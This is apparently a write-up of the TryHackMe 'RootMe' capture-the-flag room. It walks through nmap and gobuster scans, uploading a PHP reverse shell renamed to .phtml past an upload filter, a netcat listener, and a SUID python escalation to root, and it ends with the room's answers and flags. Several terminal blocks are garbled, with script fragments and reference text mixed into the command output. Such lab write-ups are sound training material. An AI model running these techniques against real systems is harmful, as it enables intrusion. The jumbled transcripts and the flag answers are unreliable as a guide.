


<https://tryhackme.com/room/rootme>

After booting up the box I used Nmap to enumerate using the -A , -T4, and -Pn flags to attempt to find the ports even if they were not answering back.

```
(kali@kali)~$ nmap -A -T5 10.10.32.194 -Pn
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-29 10:46 EDT
Nmap scan report for 10.10.32.194
Host is up (0.22s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 4a:b9:16:08:84:c2:54:48:ba:5c:fd:3f:22:5f:22:14 (RSA)
|   256 a9:a6:86:e8:ec:96:c3:f0:03:cd:16:d5:49:73:d0:82 (ECDSA)
|_  256 22:f6:b5:a6:54:d9:78:7c:26:03:5a:95:f3:f9:df:cd (ED25519)
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
|_ http-title: HackIT - Home
|_ http-cookie-flags:
|   /:
|     PHPSESSID:
|_ http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 23.35 seconds
```

Seeing there is a http server running on port 80, I investigate further



knowing there is a server serving php pages, i use Gobuster with Seclists's web-content directory list to further enumerate unknown pages and find two interesting things: Uploads, and Panel.

```
(kali@kali)~[-]
$ gobuster dir -url http://10.10.32.194 -w /home/kali/Downloads/SecLists-master/Discovery/Web-Content/directory-list-2.3-small.txt

Gobuster v3.1.0
by DJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.32.194
[+] Method: GET
[+] Threads: 10
[+] WordList: /home/kali/Downloads/SecLists-master/Discovery/Web-Content/directory-list-2.3-small.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s

2022/08/29 10:51:36 Starting gobuster in directory enumeration mode

/uploads (Status: 301) [Size: 314] [→ http://10.10.32.194/uploads/]
/css (Status: 301) [Size: 310] [→ http://10.10.32.194/css/]
/js (Status: 301) [Size: 309] [→ http://10.10.32.194/js/]
/panel (Status: 301) [Size: 312] [→ http://10.10.32.194/panel/]
Progress: 11038 / 87665 (12.59%)
[!] Keyboard interrupt detected, terminating.

2022/08/29 10:55:38 Finished
```

Uploads is a directory page, and Panel is a page where one may uploads files.

Index of /uploads

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 php.jpg	2022-08-29 15:14	5.4K	

Apache/2.4.29 (Ubuntu) Server at 10.10.32.194 Port 80

When there is a page to upload files, i attempt a reverse shell. From the Nmap read out we have a hit that Apache is running php - so i attempted the time tested

<https://pentestmonkey.net/tools/web-shells/php-reverse-shell>

i change the script to my IP and the port i will be listening on


i then start a netcat listener on said port

```
File Actions Edit View Help
(kali㉿kali)-[~]
$ nc -lvnp 8888
listening on [any] 8888 ...
{close($sock);
}close($pipes[0]);
}close($pipes[1]);
}close($pipes[2]);
proc_close($process);

// like print, but does nothing if we've daemonised ourself
// (I can't figure out how to redirect STDOUT like a proper daemon)
function printit ($string) {
    if (!$daemon) {
        print "$string\n";
    }
}
}
```

i attempt to upload my php reverse shell on the /uploads page

my upload is denied - there may be a filter. i save it to another name of rev.phtml



after several VM issues, i go to the upload directory page and click on my reverse shell


```
find / -user root -perm /4000 and we will use 2>/dev/null so we only get
things we may access.
```

there seems to be some user friendly ones such as mount and ping. So i search GTFObins

searching various commands, i settled on Python that had a script for SUID

```

/bin/umount
$ sudo mount -o bind /bin/sh /bin/mount UID binary skip the first command and run the program using its original
sudo mountsudo: no tty present and no askpass program specified
sudo mount -o bin /bin/sh /bin/mount
/bin/sh: 42: sudo: not found
$ sudo mount -o bind /bin/sh /bin/mount
sudo: no tty present and no askpass program specified
$ sudo install -m -xs $(which python) .
./python -c 'import os; os.execl("/bin/sh", "sh", "-p")' sudo: no tty present and no askpass program specified
$ $ whoami
/bin/sh: 46: ./python: not found
$ python -c 'import os; os.execl("/bin/sh", "sh", "-p")'

ls if the binary is allowed to run as superuser by sudo, it does not drop the elevated privileges and
html may be used to access the file system, escalate or maintain privileged access.
user.txt
whoami
root
python -c 'import os; os.system("/bin/sh")'

```

and root was achieved

rootme questions:

Scan the machine, how many ports are open? 2

What version of Apache is running? 2.4.29

What service is running on port 22? ssh

What is the hidden directory? /panel/

what was in user.txt? THM{y0u_g0t_a_sh3ll}

Search for files with SUID permission, which file is weird? /usr/bin/python

Find a form to escalate your privileges. gtfobins

root.txt

THM{prlv1l3g3_3sc4l4t10n}